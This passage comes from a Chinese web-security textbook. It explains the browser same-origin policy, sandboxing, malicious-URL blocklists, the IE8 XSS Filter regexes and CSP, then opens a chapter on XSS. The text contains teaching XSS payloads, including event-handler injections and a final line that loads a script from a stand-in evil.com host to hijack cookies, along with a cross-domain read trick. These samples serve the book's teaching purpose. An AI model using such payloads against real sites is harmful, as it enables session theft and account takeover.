浏览器的同源策略，限制了来自不同源的“document”或脚本，对当前“document”读取或设置某些属性。

这一策略极其重要，试想如果没有同源策略，可能a.com的一段JavaScript脚本，在b.com未曾加载此脚本时，也可以随意涂改b.com的页面（在浏览器的显示中）。为了不让浏览器的页面行为发生混

乱，浏览器提出了“Origin”（源）这一概念，来自不同Origin的对象无法互相干扰。

对于JavaScript来说，以下情况被认为是同源与不同源的。

URL	Outcome	Reason
http://store.company.com/dir2/other.html	Success	
http://store.company.com/dir/inner/another.html	Success	
https://store.company.com/secure.html	Failure	Different protocol
http://store.company.com:81/dir/etc.html	Failure	Different port
http://news.company.com/dir/other.html	Failure	Different host

浏览器中JavaScript的同源策略（当JavaScript被浏览器认为来自不同源时，请求被拒绝）

由上表可以看出，影响“源”的因素有：host（域名或IP地址，如果是IP地址则看做一个根域名）、子域名、端口、协议。

需要注意的是，对于当前页面来说，页面内存放JavaScript文件的域并不重要，重要的是加载JavaScript页面所在的域是什么。

换言之，a.com通过以下代码：

```
<script src=http://b.com/b.js ></script>
```

加载了b.com上的b.js，但是b.js是运行在a.com页面中的，因此对于当前打开的页面（a.com页面）来说，b.js的Origin就应该是a.com而非b.com。

在浏览器中，<script>、<img>、<iframe>、<link>等标签都可以跨域加载资源，而不受同源策略的限制。这些带“src”属性的标签每次加载时，实际上是由浏览器发起了一次GET请求。不同于XMLHttpRequest的是，通过src属性加载的资源，浏览器限制了JavaScript的权限，使其不能读、写返回的内容。

对于XMLHttpRequest来说，它可以访问来自同源对象的内容。比如下例：

```
<html>
<head>
<script type="text/javascript">
var xmlhttp;
function loadXMLDoc(url)
{
xmlhttp=null;
if (window.XMLHttpRequest)
  {// code for Firefox, Opera, IE7, etc.
  xmlhttp=new XMLHttpRequest();
  }
```

```
else if (window.ActiveXObject)
  {// code for IE6, IE5
    xmlhttp=new ActiveXObject("Microsoft.XMLH
  }
if (xmlhttp!=null)
  {
  xmlhttp.onreadystatechange=state_Change;
  xmlhttp.open("GET",url,true);
  xmlhttp.send(null);
  }
else
  {
  alert("Your browser does not support XMLHTT
  }
}
function state_Change()
{
if (xmlhttp.readyState==4)
  {// 4 = "loaded"
  if (xmlhttp.status==200)
    {// 200 = "OK"
document.getElementById('T1').innerHTML=xmlht
tp.responseText;
    }
  else
    {
    alert("Problem retrieving data:" +
xmlhttp.statusText);
```


```
      }
    }
  }
</script>
</head>
<body onload="loadXMLDoc('/example/xdom/
test_xmlhttp.txt')">
<div id="T1" style="border:1px solid
black;height:40;width:300;padding:5"></
div><br />
<button onclick="loadXMLDoc('/example/xdom/
test_xmlhttp2.txt')">Click</button>
</body>
</html>
```

但XMLHttpRequest受到同源策略的约束，不能跨域访问资源，在AJAX应用的开发中尤其需要注意这一点。

如果XMLHttpRequest能够跨域访问资源，则可能会导致一些敏感数据泄露，比如CSRF的to-ken，从而导致发生安全问题。

但是互联网是开放的，随着业务的发展，跨域请求的需求越来越迫切，因此W3C委员会制定了XMLHttpRequest跨域访问标准。它需要通过目标

域返回的HTTP头来授权是否允许跨域访问，因为HTTP头对于JavaScript来说一般是无法控制的，所以认为这个方案可以实施。注意：这个跨域访问方案的安全基础就是信任“JavaScript无法控制该HTTP头”，如果此信任基础被打破，则此方案也将不再安全。



跨域访问请求过程


具体的实现过程，在本书的“HTML 5安全”一章中会继续探讨。

对于浏览器来说，除了DOM、Cookie、XMLHttpRequest会受到同源策略的限制外，浏览器加载的一些第三方插件也有各自的同源策略。最常见的一些插件如Flash、Java Applet、Silverlight、Google Gears等都有自己的控制策略。

以Flash为例，它主要通过目标网站提供的crossdomain.xml文件判断是否允许当前“源”的

Flash跨域访问目标资源。

以www.qq.com的策略文件为例，当浏览器在任意其他域的页面里加载了Flash后，如果对www.qq.com发起访问请求，Flash会先检查www.qq.com上此策略文件是否存在。如果文件存在，则检查发起请求的域是否在许可范围内。



www.qq.com的crossdomain.xml文件


在这个策略文件中，只有来自*.qq.com*和.gtimg.com域的请求是被允许的。依靠这种方式，从Origin的层面上控制了Flash行为的安全性。

在Flash 9及其之后的版本中，还实现了MIME检查以确认crossdomain.xml是否合法，比如查看服务器返回HTTP头的Content-Type是否

```
</body>
www.b.com/test2.html：
<style>
@import url("http://www.a.com/test.html");
</style>
```

```
<script>
  setTimeout(function(){
  var t =
document.body.currentStyle.fontFamily;
    alert(t);
  },2000);
</script>
```

在www.b.com/test2.html中通过@import 加载了http://www.a.com/test.html为CSS文件，渲染进入当前页面DOM，同时通过document.body.currentStyle.fontFamily访问此内容。问题发生在IE的CSS Parse的过程中，IE将fontFamily后面的内容当做了value，从而可以读取www.a.com/test.html的页面内容。



在www.b.com下读取到了www.a.com的页面内容

我们前面提到，比如<script>等标签仅能加载资源，但不能读、写资源的内容，而这个漏洞能够跨域读

取页面内容，因此绕过了同源策略，成为一个跨域漏洞。

浏览器的同源策略是浏览器安全的基础，在本书后续章节中提到的许多客户端脚本攻击，都需要遵守这一法则，因此理解同源策略对于客户端脚本攻击有着重要意义。同源策略一旦出现漏洞被绕过，也将带来非常严重的后果，很多基于同源策略制定的安全方案都将失去效果。

2.2 浏览器沙箱

针对客户端的攻击近年来呈现爆发趋势：




2009年全年挂马网站状况趋势图

这种在网页中插入一段恶意代码，利用浏览器漏洞执行任意代码的攻击方式，在黑客圈子里被形象地称为“挂马”。“挂马”是浏览器需要面对的一个主要威胁。近年来，独立于杀毒软件之外，浏览器厂商根据挂马的特点研究出了一些对抗挂马的技术。

比如在Windows系统中，浏览器密切结合DEP、ASLR、SafeSEH等操作系统提供的保护技术，对抗内存攻击。与此同时，浏览器还发展出了多进程架构，从安全性上有了很大的提高。

浏览器的多进程架构，将浏览器的各个功能模块分开，各个浏览器实例分开，当一个进程崩溃时，也不会影响到其他的进程。

Google Chrome是第一个采取多进程架构的浏览器。Google Chrome的主要进程分为：浏览器进程、渲染进程、插件进程、扩展进程。插件进程如flash、java、pdf等与浏览器进程严格隔离，因此不会互相影响。



Google Chrome的架构

渲染引擎由Sandbox隔离，网页代码要与浏览器内核进程通信、与操作系统通信都需要通过IPCchannel，在其中会进行一些安全检查。


Sandbox即沙箱，计算机技术发展到今天，Sandbox已经成为泛指“资源隔离类模块”的代名词。Sandbox的设计目的一般是为了让不可信任的代码运行在一定的环境中，限制不可信任的代码访

问隔离区之外的资源。如果一定要跨越Sandbox边界产生数据交换，则只能通过指定的数据通道，比如经过封装的API来完成，在这些API中会严格检查请求的合法性。

Sandbox的应用范围非常广泛。比如一个提供hosting服务的共享主机环境，假设支持用户上传PHP、Python、Java等语言的代码，为了防止用户代码破坏系统环境，或者是不同用户之间的代码互相影响，则应该设计一个Sandbox对用户代码进行隔离。Sandbox需要考虑用户代码针对本地文件系统、内存、数据库、网络的可能请求，可以采用默认拒绝的策略，对于有需要的请求，则可以通过封装API的方式实现。


而对于浏览器来说，采用Sandbox技术，无疑可以让不受信任的网页代码、JavaScript代码运行在一个受到限制的环境中，从而保护本地桌面系统的安全。

Google Chrome实现了一个相对完整的Sand-box：



Google Chrome的Sandbox架构

IE 8也采取了多进程架构，每一个Tab页即是一个进程，如下是IE 8的架构：



IE 8的架构

多进程架构最明显的一个好处是，相对于单进程浏览器，在发生崩溃时，多进程浏览器只会崩溃当前的Tab页，而单进程浏览器则会崩溃整个浏览器进程。这对于用户体验是很大的提升。

但是浏览器安全是一个整体，在现今的浏览器中，虽然有多进程架构和Sandbox的保护，但是浏览器所加载的一些第三方插件却往往不受Sand-box管辖。比如近年来在Pwn2Own大会上被攻克的浏览

器，往往都是由于加载的第三方插件出现安全漏洞导致的。Flash、Java、PDF、.Net Frame-work在近年来都成为浏览器攻击的热点。

也许在不远的未来，在浏览器的安全模型中会更加重视这些第三方插件，不同厂商之间会就安全达成一致的标准，也只有这样，才能将这个互联网的入口打造得更加牢固。

2.3　恶意网址拦截

上节提到了“挂马”攻击方式能够破坏浏览器安全，在很多时候，“挂马”攻击在实施时会在一个正常的网页中通过<script>或者<iframe>等标签加载一个恶意网址。而除了挂马所加载的恶意网址之外，钓鱼网站、诈骗网站对于用户来说也是一种恶意网址。为了保护用户安全，浏览器厂商纷纷推出了各自的拦截恶意网址功能。目前各个浏览器的拦截恶意网址的功能都是基于“黑名单”的。

恶意网址拦截的工作原理很简单，一般都是浏览器周期性地从服务器端获取一份最新的恶意网址黑名单，如果用户上网时访问的网址存在于此黑名单中，浏览器就会弹出一个警告页面。



Google Chrome的恶意网址拦截警告

常见的恶意网址分为两类：一类是挂马网站，这些网站通常包含有恶意的脚本如JavaScript或Flash，通过利用浏览器的漏洞（包括一些插件、控件漏洞）执行shellcode，在用户电脑中植入木马；另一类是钓鱼网站，通过模仿知名网站的相似页面来欺骗用户。

要识别这两种网站，需要建立许多基于页面特征的模型，而这些模型显然是不适合放在客户端的，因为这会让攻击者得以分析、研究并绕过这些规则。同时对于用户基数巨大的浏览器来说，收集用户访问过的历史记录也是一种侵犯隐私的行为，且数据量过于庞大。

基于这两个原因，浏览器厂商目前只是以推送恶意网址黑名单为主，浏览器收到黑名单后，对用户访问的黑名单进行拦截；而很少直接从浏览器收集数据，或者在客户端建立模型。现在的浏览器多是与专业的安全厂商展开合作，由安全厂商或机构提供恶意网址黑名单。

一些有实力的浏览器厂商，比如Google和微软，由于本身技术研发实力较强，且又掌握了大量的用户数据，因此自建有安全团队做恶意网址识别工作，

用以提供浏览器所使用的黑名单。对于搜索引擎来说，这份黑名单也是其核心竞争力之一。

PhishTank是互联网上免费提供恶意网址黑名单的组织之一，它的黑名单由世界各地的志愿者提供，且更新频繁。

PhishTank的恶意网址列表

类似地，Google也公开了其内部使用的SafeBrowsing API，任何组织或个人都可以在产品中接入，以获取Google的恶意网址库。

除了恶意网址黑名单拦截功能外，主流浏览器都开始支持EV SSL证书（Extended ValidationSSL Certificate），以增强对安全网站的识别。

EVSSL证书是全球数字证书颁发机构与浏览器厂商一起打造的增强型证书，其主要特色是浏览器会给予EVSSL证书特殊待遇。EVSSL证书也遵循X509标准，并向前兼容普通证书。如果浏览器不支持EV模式，则会把该证书当做普通证书；如果浏览器支持（需要较新版本的浏览器）EV模式，则会在地址栏中特别标注。



在IE中：EV证书在IE中的效果




在Firefox中：EV证书在Firefox中的效果

而普通的https证书则没有绿色的醒目提示：



普通证书在IE中的效果

因此网站在使用了EV SSL证书后，可以教育用户识别真实网站在浏览器地址栏中的“绿色”表现，以对抗钓鱼网站。



使用EV证书的网站在IE中的效果


虽然很多用户对浏览器的此项功能并不熟悉，EVSSL证书的效果并非特别好，但随着时间的推移，有望让EVSSL证书的认证功能逐渐深入人心。

2.4　高速发展的浏览器安全

“浏览器安全”领域涵盖的范围非常大，且今天浏览器仍然在不断更新，不断推出新的安全功能。

为了在安全领域获得竞争力，微软率先在IE 8中推出了XSS Filter功能，用以对抗反射型XSS。一直以来，XSS（跨站脚本攻击）都被认为是服务器端应用的漏洞，应该由服务器端应用在代码中修补，而微软率先推出了这一功能，就使得IE 8在安全领域极具特色。

当用户访问的URL中包含了XSS攻击的脚本时，IE就会修改其中的关键字符使得攻击无法完成，并对用户弹出提示框。



IE 8拦截了XSS攻击

有安全研究员通过逆向工程反编译了IE 8的可执行文件，得到下面这些规则：

```
{(v|(&[#()\[\].]x?0*((86)|(56)|(118)|
(76));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|
A|D)
;?))*(b|(&[#()\[\].]x?0*((66)|(42)|(98)|
(62));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A
|D);?))*(s|(&[#()\[\].]x?0*((83)|(53)|(115)|
(73));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(1
0)|A|D);?))*(c|(&[#()\[\].]x?0*((67)|(43)|
(99)|(63));?))([\t]|(&[#()\[\].]x?0*(9|(13)
|(10)|A|D);?))*{(r|(&[#()\[\].]x?0*((82)|
(52)|(114)|(72));?))}([\t]|(&[#()\[\].]x?0*(
9|(13)|(10)|A|D);?))*(i|(&[#()\[\].]x?
0*((73)|(49)|(105)|(69));?))([\t]|
(&[#()\[\].]x
?0*(9|(13)|(10)|A|D);?))*(p|(&[#()\[\].]x?
0*((80)|(50)|(112)|(70));?))([\t]|(&[#()\[\
].]x?0*(9|(13)|(10)|A|D);?))*(t|
(&[#()\[\].]x?0*((84)|(54)|(116)|(74));?))
([\t]|(&[#(
)\[\].]x?0*(9|(13)|(10)|A|D);?))*(:|
(&[#()\[\].]x?0*((58)|(3A));?)).}
{(j|(&[#()\[\].]x?0*((74)|(4A)|(106)|
(6A));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|
A|D)
```

```
;?))*(a|(&[#()\[\].]x?0*((65)|(41)|(97)|
(61));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A
|D);?))*(v|(&[#()\[\].]x?0*((86)|(56)|(118)|
(76));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(1
0)|A|D);?))*(a|(&[#()\[\].]x?0*((65)|(41)|
(97)|(61));?))([\t]|(&[#()\[\].]x?0*(9|(13)
|(10)|A|D);?))*(s|(&[#()\[\].]x?0*((83)|(53)|
(115)|(73));?))([\t]|(&[#()\[\].]x?0*(9|
(13)|(10)|A|D);?))*(c|(&[#()\[\].]x?0*((67)|
(43)|(99)|(63));?))([\t]|(&[#()\[\].]x?0*
(9|(13)|(10)|A|D);?))*{(r|(&[#()\[\].]x?
0*((82)|(52)|(114)|(72));?))}([\t]|(&[#()\[\]
.]x?0*(9|(13)|(10)|A|D);?))*(i|(&[#()\[\].]x?
0*((73)|(49)|(105)|(69));?))([\t]|(&[#()
\[\].]x?0*(9|(13)|(10)|A|D);?))*(p|
(&[#()\[\].]x?0*((80)|(50)|(112)|(70));?))
([\t]|(&
[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(t|
(&[#()\[\].]x?0*((84)|(54)|(116)|(74));?))
([\t
]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(:|
(&[#()\[\].]x?0*((58)|(3A));?)).}
{<st{y}le.*?>.*?((@[i\\])|(([:=]|
(&[#()\[\].]x?0*((58)|(3A)|(61)|(3D));?)).*?
([(\\]|(
&[#()\[\].]x?0*((40)|(28)|(92)|(5C));?)))))}
{[ /+\t\"\'`]st{y}le[ /+\t]*?=.*?([:=]|
(&[#()\[\].]x?0*((58)|(3A)|(61)|(3D));?)).*?
```

```
([
(\\]|(&[#()\[\].]x?0*((40)|(28)|(92)|
(5C));?))}
{<OB{J}ECT[ /+\t].*?((type)|(codetype)|
(classid)|(code)|(data))[ /+\t]*=}
{<AP{P}LET[ /+\t].*?code[ /+\t]*=}
{[ /+\t\"\'`]data{s}rc[ +\t]*?=.}
{<BA{S}E[ /+\t].*?href[ /+\t]*=}
{<LI{N}K[ /+\t].*?href[ /+\t]*=}
{<ME{T}A[ /+\t].*?http-equiv[ /+\t]*=}
{<\?im{p}ort[ /+\t].*?implementation[ /+
\t]*=}
{<EM{B}ED[ /+\t].*?SRC.*?=}
{[ /+\t\"\'`]{o}n\c\c\c+?[ +\t]*?=.}
{<.*[:]vmlf{r}ame.*?[ /+\t]*?src[ /+\t]*=}
{<[i]?f{r}ame.*?[ /+\t]*?src[ /+\t]*=}
{<is{i}ndex[ /+\t>]}
{<fo{r}m.*?>}
{<sc{r}ipt.*?[ /+\t]*?src[ /+\t]*=}
{<sc{r}ipt.*?>}
{[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).*?(((l|
(\\u006C))(o|(\\u006F))({c}|(\\u00{6}3))
(a|(\\u0061))(t|(\\u0074))(i|(\\u0069))(o|(\
\u006F))(n|(\\u006E)))|((n|(\\u006E))(a|(
\\u0061))({m}|(\\u00{6}D))(e|(\\u0065)))).*?
=}
{[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?
{[\[]}.*?{[\]]}.*?=}
```

```
{[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?
{[.]}.+?=}
{[\"\'].*?{\)}[ ]*(([^a-z0-9~_:\'\" ])|(in)).
+?{\(}}
{[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?
{\().*?{\}}}
```

这些规则可以捕获URL中的XSS攻击，其他的安全产品可以借鉴。

而Firefox也不甘其后，在Firefox 4中推出了Content Security Policy（CSP）。这一策略是由安全专家Robert Hanson最早提出的，其做法是由服务器端返回一个HTTP头，并在其中描述页面应该遵守的安全策略。

由于XSS攻击在没有第三方插件帮助的情况下，无法控制HTTP头，所以这项措施是可行的。

而这种自定义的语法必须由浏览器支持并实现，Firefox是第一个支持此标准的浏览器。

使用CSP的方法如下，插入一个HTTP返回头：

```
X-Content-Security-Policy: policy
```

其中policy的描述极其灵活，比如：

```
X-Content-Security-Policy: allow 'self'
*.mydomain.com
```

浏览器将信任来自mydomain.com及其子域下的内容。

又如：

```
X-Content-Security-Policy: allow 'self'; img-
src *; media-src media1.com; script-src
userscripts.example.com
```

浏览器除了信任自身的来源外，还可以加载任意域的图片、来自media1.com的媒体文件，以及userscripts.example.com的脚本，其他的则一律拒绝。

CSP的设计理念无疑是出色的，但是CSP的规则配置较为复杂，在页面较多的情况下，很难一个个配置起来，且后期维护成本也非常巨大，这些原因导致CSP未能得到很好的推广。

除了这些新的安全功能外，浏览器的用户体验也越

来越好，随之而来的是许多标准定义之外的“友好”功能，但很多程序员并不知道这些新功能，从而可能导致一些安全隐患。

比如，浏览器地址栏对于畸形URL的处理就各自不同。在IE中，如下URL将被正常解析：

```
www.google.com\abc
```

会变为

```
www.google.com/abc
```

具有同样行为的还有Chrome，将“\”变为标准的“/”。

但是Firefox却不如此解析，www.google.com\abc将被认为是非法的地址，无法打开。

同样“友好”的功能还有，Firefox、IE、Chrome都会认识如下的URL：

```
www.google.com?abc
```

会变为

```

```

```
www.google.com/?abc
```

Firefox比较有意思，还能认识如下的URL：

```
[http://www.cnn.com]
[http://]www.cnn.com
[http://www].cnn.com
......
```

这些功能虽然很“友好”，但是如果被黑客所利用，可能会用于绕过一些安全软件或者安全模块，反而不美了。

浏览器加载的插件也是浏览器安全需要考虑的一个问题。近年来浏览器所重点打造的一大特色，就是丰富的扩展与插件。

扩展和插件极大地丰富了浏览器的功能，但安全问题也随之而来，除了插件可能存在漏洞外，插件本身也可能会有恶意行为。扩展和插件的权限都高于页面JavaScript的权限，比如可以进行一些跨域网络请求等。

在插件中，也曾经出现过一些具有恶意功能的程序，比如代号为Trojan.PWS.ChromeInject.A的恶意

插件，其目标是窃取网银密码。它有两个文件：

```
"%ProgramFiles%\Mozilla Firefox\plugins
\npbasic.dll"
"%ProgramFiles%\Mozilla Firefox\chrome\chrome
\content\browser.js"
```

它将监控所有Firefox浏览的网站，如果发现用户在访问网银，就准备开始记录密码，并发送到远程服务器。新的功能，也给我们带来了新的挑战。

2.5　小结

浏览器是互联网的重要入口，在安全攻防中，浏览器的作用也越来越被人们所重视。在以往研究攻防时，大家更重视的是服务器端漏洞；而在现在，安全研究的范围已经涵盖了所有用户使用互联网的方式，浏览器正是其中最为重要的一个部分。

浏览器的安全以同源策略为基础，加深理解同源策略，才能把握住浏览器安全的本质。在当前浏览器高速发展的形势下，恶意网址检测、插件安全等问题都会显得越来越重要。紧跟浏览器发展的脚步来研究浏览器安全，是安全研究者需要认真对待的事情。

第3章 跨站脚本攻击（XSS）

跨站脚本攻击（XSS）是客户端脚本安全中的头号大敌。OWASP TOP 10威胁多次把XSS列在榜首。本章将深入探讨XSS攻击的原理，以及如何正确地防御它。

3.1　XSS简介

跨站脚本攻击，英文全称是Cross Site Script，本来缩写是CSS，但是为了和层叠样式表（Cas-cading Style Sheet，CSS）有所区别，所以在安全领域叫做“XSS”。

XSS攻击，通常指黑客通过“HTML注入”篡改了网页，插入了恶意的脚本，从而在用户浏览网页时，控制用户浏览器的一种攻击。在一开始，这种攻击的演示案例是跨域的，所以叫做“跨站脚本”。但是发展到今天，由于JavaScript的强大功能以及网站前端应用的复杂化，是否跨域已经不再重要。但是由于历史原因，XSS这个名字却一直保留下来。

XSS长期以来被列为客户端Web安全中的头号大敌。因为XSS破坏力强大，且产生的场景复杂，难以一次性解决。现在业内达成的共识是：针对各种不同场景产生的XSS，需要区分情景对待。即便如此，复杂的应用环境仍然是XSS滋生的温床。

那么，什么是XSS呢？看看下面的例子。

假设一个页面把用户输入的参数直接输出到页面上：

```
<?php
$input = $_GET["param"];
echo "<div>".$input."</div>";
?>
```

在正常情况下，用户向param提交的数据会展示到页面中，比如提交：

```
http://www.a.com/test.php?param=这是一个测试！
```

会得到如下结果：



正常的用户请求

此时查看页面源代码，可以看到：

```
<div>这是一个测试!</div>
```

但是如果提交一段HTML代码：

```
```

```
http://www.a.com/test.php?
param=<script>alert(/xss/)</script>
```

会发现，alert(/xss/)在当前页面执行了：



包含了XSS攻击的用户请求结果

再查看源代码：

```
<div><script>alert(/xss/)</script></div>
```

用户输入的Script脚本，已经被写入页面中，而这显然是开发者所不希望看到的。

上面这个例子，就是XSS的第一种类型：反射型XSS。

XSS根据效果的不同可以分成如下几类。

第一种类型：反射型XSS

反射型XSS只是简单地把用户输入的数据“反射”给

浏览器。也就是说，黑客往往需要诱使用户“点击”一个恶意链接，才能攻击成功。反射型XSS也叫做“非持久型XSS”（Non-persistent XSS）。

第二种类型：存储型XSS

存储型XSS会把用户输入的数据“存储”在服务器端。这种XSS具有很强的稳定性。

比较常见的一个场景就是，黑客写下一篇包含有恶意JavaScript代码的博客文章，文章发表后，所有访问该博客文章的用户，都会在他们的浏览器中执行这段恶意的JavaScript代码。黑客把恶意的脚本保存到服务器端，所以这种XSS攻击就叫做“存储型XSS”。

存储型XSS通常也叫做“持久型XSS”(Per-sistent XSS)，因为从效果上来说，它存在的时间是比较长的。

第三种类型：DOM Based XSS

实际上，这种类型的XSS并非按照“数据是否保存在服务器端”来划分，DOM Based XSS从效果上来说也是反射型XSS。单独划分出来，是因为DOM

Based XSS的形成原因比较特别，发现它的安全专家专门提出了这种类型的XSS。出于历史原因，也就把它单独作为一个分类了。

通过修改页面的DOM节点形成的XSS，称之为DOM Based XSS。

看如下代码：

```
<script>
function test(){
  var str =
document.getElementById("text").value;
  document.getElementById("t").innerHTML =
"<a href='"+str+"' >testLink</a>";
}
</script>
<div id="t" ></div>
<input type="text" id="text" value="" />
<input type="button" id="s" value="write"
onclick="test()" />
```

点击“write”按钮后，会在当前页面插入一个超链接，其地址为文本框的内容：



在这里，“write”按钮的onclick事件调用了test()函数。而在test()函数中，修改了页面的DOM节点，通过innerHTML把一段用户数据当做HTML写入到页面中，这就造成了DOM basedXSS。

构造如下数据：

```
' onclick=alert(/xss/) //
```

输入后，页面代码就变成了：

```
<a  href='' onlick=alert(/xss/)//'
>testLink</a>
```

首先用一个单引号闭合掉href的第一个单引号，然后插入一个onclick事件，最后再用注释符“//”注释掉第二个单引号。

点击这个新生成的链接，脚本将被执行：



恶意脚本被执行

实际上，这里还有另外一种利用方式——除了构造一个新事件外，还可以选择闭合掉<a>标签，并插入一个新的HTML标签。尝试如下输入：

```
'><img src=# onerror=alert(/xss2/) /><'
```

页面代码变成了：

```
<a href=''><img src=# onerror=alert(/xss2/) /><'' >testLink</a>
```

脚本被执行：



恶意脚本被执行

3.2 XSS攻击进阶

3.2.1 初探XSS Payload

前文谈到了XSS的几种分类。接下来，就从攻击的角度来体验一下XSS的威力。

XSS攻击成功后，攻击者能够对用户当前浏览的页面植入恶意脚本，通过恶意脚本，控制用户的浏览器。这些用以完成各种具体功能的恶意脚本，被称为“XSS Payload”。

XSS Payload实际上就是JavaScript脚本（还可以是Flash或其他富客户端的脚本），所以任何JavaScript脚本能实现的功能，XSS Payload都能做到。

一个最常见的XSS Payload，就是通过读取浏览器的Cookie对象，从而发起“Cookie劫持”攻击。

Cookie中一般加密保存了当前用户的登录凭证。Cookie如果丢失，往往意味着用户的登录凭证丢失。换句话说，攻击者可以不通过密码，而直接登

录进用户的账户。

如下所示，攻击者先加载一个远程脚本：

```
http://www.a.com/test.htm?abc="><script
src=http://www.evil.com/evil.js ></script>
```

